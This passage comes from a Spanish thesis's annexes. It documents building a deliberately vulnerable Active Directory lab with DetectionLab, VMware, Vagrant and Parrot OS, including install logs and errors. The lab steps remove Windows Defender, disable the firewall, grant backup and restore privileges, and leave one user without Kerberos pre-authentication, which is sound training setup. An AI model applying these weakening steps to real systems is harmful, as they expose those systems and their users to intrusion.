107. Install | Vagrant | HashiCorp Developer [Internet]. Install | Vagrant | HashiCorp Developer. [citado 4 de diciembre de 2022]. Disponible en: <https://developer.hashicorp.com/vagrant/downloads/vmware>
108. Installation - VMware Provider | Vagrant | HashiCorp Developer [Internet]. Installation - VMware Provider | Vagrant | HashiCorp Developer. [citado 4 de diciembre de 2022]. Disponible en: <https://developer.hashicorp.com/vagrant/docs/providers/vmware/installation>
109. Installation - VMware Provider | Vagrant | HashiCorp Developer [Internet]. Installation - VMware Provider | Vagrant | HashiCorp Developer. [citado 4 de diciembre de 2022]. Disponible en: <https://developer.hashicorp.com/vagrant/docs/providers/vmware/vagrant-vmware-utility>
110. GitHub - clong/DetectionLab: Automate the creation of a lab environment complete with security tooling and logging best practices [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://github.com/clong/DetectionLab>
111. The Zeek Network Security Monitor [Internet]. Zeek. [citado 4 de diciembre de 2022]. Disponible en: <https://zeek.org/>
112. Welcome :: Velociraptor - Digging deeper! [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://docs.velociraptor.app/>
113. Logger failing to install Zeek · Issue #868 · clong/DetectionLab [Internet]. GitHub. [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/clong/DetectionLab/issues/868>

114. Failed to fix the broken static IP for eth1. Exiting because this will cause problems with other VMs. · Issue #835 · clong/DetectionLab [Internet]. GitHub. [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/clong/DetectionLab/issues/835>
115. Parrot Security [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://parrotsec.org/download/>

7.- ANEXOS

7.1.- COMPARATIVA ENTRE VMWARE Y VIRTUALBOX

COMPARATIVA HIPERVISORES		
No	VirtualBox	VMware
1	VirtualBox soportará la virtualización de software.	VMware no admitirá la virtualización de software.
2	VirtualBox soportará la virtualización de hardware	VMware soportará la virtualización de hardware
3	VirtualBox soportará la siguiente lista de sistemas operativos host: Windows, Solaris, macOS, Linux, FreeBSD	VMware admitirá la siguiente lista de sistemas operativos host: macOS [requiere VMware Fusion], Linux, Windows.
4	VirtualBox soportará la siguiente lista de sistemas operativos invitados: Windows, Linux, macOS, FreeBSD, Solaris,	VMware soportará la siguiente lista de sistemas operativos invitados: Windows, Linux, macOS, FreeBSD, Solaris [con VMware Fusion]
5	En VirtualBox, para administrar las instancias de host o invitado tiene una GUI [interfaz gráfica de usuario] y la CLI [interfaz de línea de comandos].	En VMware, para administrar las instancias de host o invitado tiene una GUI [interfaz gráfica de usuario] y la CLI [interfaz de línea de comandos].
6	Funcionalidad de instantáneas habilitada.	Para la funcionalidad de instantáneas habilitada, es

		necesario pagar la versión de VMware.
7	Diferentes formatos de disco virtual como VDI, VMDK, VHD, HDD	VMDK como formato de disco virtual.
8	VirtualBox, el tipo de asignación de disco virtual son discos fijos y los asignados dinámicamente son discos asignados dinámicamente.	En VMware, el tipo de asignación de discos virtuales son discos provisionados y los asignados dinámicamente son discos de provisionamiento fino.
9	Los modelos de red virtual de VirtualBox son Red NAT, genérico [UDP, VDE], adaptador puenteado, no conectado, NAT, red interna, adaptador de solo host.	Los modelos de red virtual de VMware son Bridged, solo host, NAT, también tiene un editor de red virtual [en la estación de trabajo VMware y Fusion Pro].
10	Para usar USB 2.0 o 3.0 en VirtualBox, es necesario el Extension Pack.	VMware soporta USB 2.0 o 3.0, de forma nativa.
11	Los gráficos 3D soportarán el entorno VirtualBox. Soportará hasta OpenGL 3.0 y Direct3D 9, pero el máximo de 128 MB de memoria de video o la aceleración 3D será habilitado de forma manual.	Los gráficos 3D soportarán el entorno VMware. Soportará hasta OpenGL 3.3, DirectX 10, pero el máximo de 2 GB de memoria de video o la aceleración 3D será habilitado de forma manual.
12	Admitirá diferentes integraciones como HDD, Docker, QED, VMDK, VHD de Microsoft, Vagrant, etc.	Utilidad de conversión diferente para admitir diferentes tipos de VM, como Cloud Air [en VMware Workstation], VMware VSphere, etc.

13	Soporte API y SDK para los desarrolladores.	Soporte API y SDK para los desarrolladores.
14	El VirtualBox es gratuito, bajo la Licencia Pública General [GNU]	En el entorno VMware, VMware Workstation Player es gratuito, pero el producto Reaming VMware tiene licencia.

Tabla 1-Comparativa Virtualbox vs VMware [104]

7.2.- INSTALACIÓN DE VMWARE WORKSTATION PRO

Se descarga el archivo de instalación desde la página oficial [42] y se procede a su ejecución y comienzo del proceso de instalación, tras su instalación se procede al ingreso de la llave de licencia que se deberá adquirir con anterioridad.




Figura 16-Captura 7 instalación VMware

Tras el ingreso de la clave se puede ejecutar el hipervisor.




Figura 17-Captura hipervisor VMware

7.3.- CONFIGURACIÓN Y ERRORES DE DETECTION LAB

Para el despliegue de este repositorio se siguen los siguientes pasos de ejecución [105].

Primero se instalan los prerrequisitos necesarios [106]:

- Vagrant [107]
- VMware Desktop Vagrant Plugin [108]
- Vagrant VMware Utility [109]

Tras la instalación de los prerrequisitos se descarga el repositorio y ejecutan los comandos por Vagrant preestablecidos para desplegar las máquinas.

7.3.1.- VAGRANT

Se descarga el archivo de instalación y se procede al proceso de instalación:




Figura 18-Captura 6 Instalación Vagrant

7.3.2.- VMWARE DESKTOP VAGRANT PLUGIN

Tras la instalación de Vagrant, se debe instalar el plugin mediante un comando en consola:

```
vagrant plugin install vagrant-vmware-desktop
```

7.3.3.- VAGRANT VMWARE UTILITY

Se descarga el archivo de instalación y se procede al proceso de instalación:




Figura 19-Instalación Vagrant VMware Utility

7.3.4.- DESPLIEGUE DE DETECTION LAB Y ERRORES

A continuación, se descarga el repositorio [110], se accede hasta el directorio de Vagrant y se ejecuta:

```
.\prepare.ps1
```

Para comprobar que todos los prerrequisitos están correctamente instalados.

Se visualiza un error puesto que por defecto PowerShell no permite ejecutar scripts que vengan desde internet, por lo que se debe iniciar una consola PowerShell como administrador y cambiar la política de ejecución

```
Set-ExecutionPolicy RemoteSigned
```

Ya se puede ejecutar el comando anterior

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> cd ..
PS C:\WINDOWS> cd ..
PS C:\> cd ..
PS C:\Users\brutslom\Desktop\DetectionLab-master\Vagrant> .\prepare.ps1

[+] Beginning pre-build checks for DetectionLab
[+] Checking for necessary tools in PATH...
[-] Packer was not found in your PATH...
[-] This is only needed if you plan to build your own boxes, otherwise you can ignore this message.
  v Your version of Vagrant (2.3.3) is supported
[+] Checking if CredentialGuard is enabled...
  v CredentialGuard is not enabled on this system and will not cause conflicts with VirtualBox.
[+] Checking if any boxes have been manually built...
  v No custom Packer boxes found
[+] Checking if any Vagrant instances have been created...
  v No Vagrant instances have been created
[+] Checking available disk space...
[-] The following drives have less than 40GB of free space. They should not be used for deploying DetectionLab
  v D:
  v E:
  v F:
  v G:
  v H:
  v I:
  v J:
  v K:
  v L:
  v M:
  v N:
  v O:
  v P:
  v Q:
  v R:
  v S:
  v T:
  v U:
  v V:
  v W:
  v X:
  v Y:
  v Z:
  v You can safely ignore this warning if you are deploying DetectionLab to a different drive.
[+] Checking if vagrant-reload is installed...
  v The vagrant-reload plugin is installed
[+] Checking if Virtual Machine Platform is enabled...
[+] Checking if VirtualBox is installed...
  v VirtualBox is installed
[+] Checking if VMware Workstation is installed...
  v VMware Workstation is installed
[+] Checking if the vagrant__vmware__desktop plugin is installed...
  v Vagrant VMware Desktop plugin found
[+] Checking if the Vagrant VMware Utility is installed...
  v Vagrant VMware Utility is installed
[+] Enumerating available providers...
[+] Available Providers:
  v vmware__desktop

To get started building DetectionLab, simply cd to DetectionLab/Vagrant
and run "vagrant up". If you run into any issues along the way, check out
the troubleshooting and known issues page: https://www.detectionlab.network/deployment/troubleshooting/
PS C:\Users\brutslom\Desktop\DetectionLab-master\Vagrant>
```

Figura 20-Captura 3 Despliegue Detection Lab

Una vez comprobado que no da ningún error se ejecuta el siguiente comando.

```
vagrant up --provider=vmware__desktop
```

Se descargan los boxes necesarios (sistemas operativos) una única vez y se espera hasta el despliegue de estas. Como se puede observar el despliegue de la primera máquina virtual (logger) da un error que paraliza el despliegue del resto de máquinas.

```
logger: [Errno 2] No such file or directory:
'/opt/zeek/etc/node.cfg'

logger: Created symlink /etc/systemd/system/multi-
user.target.wants/zeek.service →
/lib/systemd/system/zeek.service.

logger: Job for zeek.service failed because the control process
exited with error code.

logger: See "systemctl status zeek.service" and "journalctl -xe"
for details.

logger: Zeek attempted to start but is not running. Exiting

The SSH command responded with a non-zero exit status. Vagrant
assumes that this means the command failed. The output for this
command should be in the log above. Please read the output to
determine what went wrong.
```

Esto es debido a la instalación de las herramientas Zeek [111] y Velociraptor [112] que dan error por diferentes dependencias de ambas herramientas, tras descargar otras releases del repositorio se comprueba que da el mismo error puesto que se trata de una actualización de las herramientas por las cuales el entorno no está preparado, esta incidencia está reportada en el repositorio de la herramienta [113], sin una solución en el momento del desarrollo de este trabajo de fin de grado.

Por otro lado, también se comprueba que da otro error en la misma máquina por la cual no facilita una ip a la máquina logger:

```
WARNING: The VMX file for this box contains a setting that is
automatically overwritten by Vagrant
WARNING: when started. Vagrant will stop overwriting this setting
in an upcoming release which may
WARNING: prevent proper networking setup. Below is the detected
VMX setting:
WARNING:
WARNING:          ethernet0.pcislotnumber = "33"
WARNING:
WARNING: If networking fails to properly configure, it may require
this VMX setting. It can be manually
WARNING: applied via the Vagrantfile:
WARNING:
WARNING:          Vagrant.configure(2) do |config|
WARNING:            config.vm.provider :vmware_desktop do |vmware|
WARNING:              vmware.vmx["ethernet0.pcislotnumber"] = "33"
WARNING:            end
WARNING:          end
WARNING:
WARNING:          For more information:
https://www.vagrantup.com/docs/vmware/boxes.html#vmx-
allowlisting
```

También se encuentra documentada y abierta, a la hora de realizar este trabajo de fin de grado entre las incidencias del entorno [114].

7.4.- CONFIGURACIÓN DE EQUIPOS DE LA RED VULNERABLE

7.4.1.- ACTIVE DIRECTORY

Tras la descarga de la imagen, se ha creado una máquina dentro del hipervisor con las siguientes características:

- 2 GB de RAM.
- 2 procesadores, con un núcleo por procesador.
- 60 GB de disco duro.
- Adaptador de red NAT, con rango 192.168.140.X

La configuración del AD realizada ha sido la siguiente:

- Cambio de nombre del equipo a “DC-AD”.
- Configuración de los roles, características del AD y activación de los servicios de dominio del AD.




Figura 21-Captura 1 configuración AD

- Promoción del servidor a controlador de dominio, que se establece como “jcaballer.local” y dominio “jcaballer” a nivel de NETBIOS, que contiene la base de datos del AD.




Figura 22-Captura 2 configuración AD

- Tras el reinicio del AD se debe iniciar sesión a nivel de dominio “@jcaballer.local”.
- Para comprender el despliegue de cada uno de los ataques se desactiva el Windows Defender a nivel de dominio con el comando en PowerShell:

```
Uninstall-WindowsFeature -Name Windows-Defender
```

- Se crean los nuevos usuarios junto con las contraseñas indicadas en el resumen del despliegue.

7.4.2.- CLIENTES

Tras la descarga de la imagen, se ha creado una máquina dentro del hipervisor con las siguientes características:

- 2 GB de Ram
- 2 procesadores, con un núcleo por procesador.
- 60 GB de disco duro.
- Adaptador de red NAT, con rango 192.168.140.X

Para la configuración de los clientes se ha seguido estos pasos:

- Se cambian los nombres para identificarlos en la red.
 - “PC-jcaballeroX”
- Se realizan cambios en la configuración de las DNS, por la ip del AD, para que puedan identificar el dominio del AD y se comprueba la conexión con el Controlador de dominio:




Figura 23-Captura 1 configuración clientes

- Se conectan al Controlador de dominio con su usuario y contraseña, se reinicia el equipo y se ingresa con la cuenta del AD.
- Al igual que en el AD se desactiva el Windows Defender y su firewall.
- Se añade al usuario jcaballero1 como administrador de los otros dos equipos, como si fuera un técnico que puede acceder con permisos privilegiados a estos equipos para realizar configuración o instalaciones especiales.
 - PC-jcaballero2
 - PC-jcaballero3
- Se añade al usuario jcaballero1 al grupo de Usuarios de Administración Remota.
- Se añade el privilegio “SeBackupPrivilege” y “SeRestorePrivilege” al usuario jcaballero1.
- Se establece un usuario, jcaballeradm, sin autorización previa en Kerberos.




Figura 24-Autenticación Kerberos previa

7.5.- INSTALACIÓN DE PARROT OS

Para la instalación del SO, se siguen los siguientes pasos:

- Se descarga de la imagen ISO específica de seguridad [115].
- Se crea una nueva máquina virtual en el hipervisor, con un nombre identificativo, con estas características:
 - 4 GB de Ram
 - 2 procesadores, con un núcleo por procesador.
 - 40 GB de disco duro.
 - Adaptador de red NAT, para que utilice la misma red que los equipos del entorno AD.
- Una vez iniciada la máquina por la ISO descargada se debe ejecutar el archivo que se encuentra en el escritorio "Install Parrot" y se establecen las características requeridas:
 - Idioma: Español de España
 - Localización: Madrid
 - Distribución de teclado: por defecto.
 - Borrado de disco completo.
 - Usuario: jcaballero
 - Contraseña: jcaballero

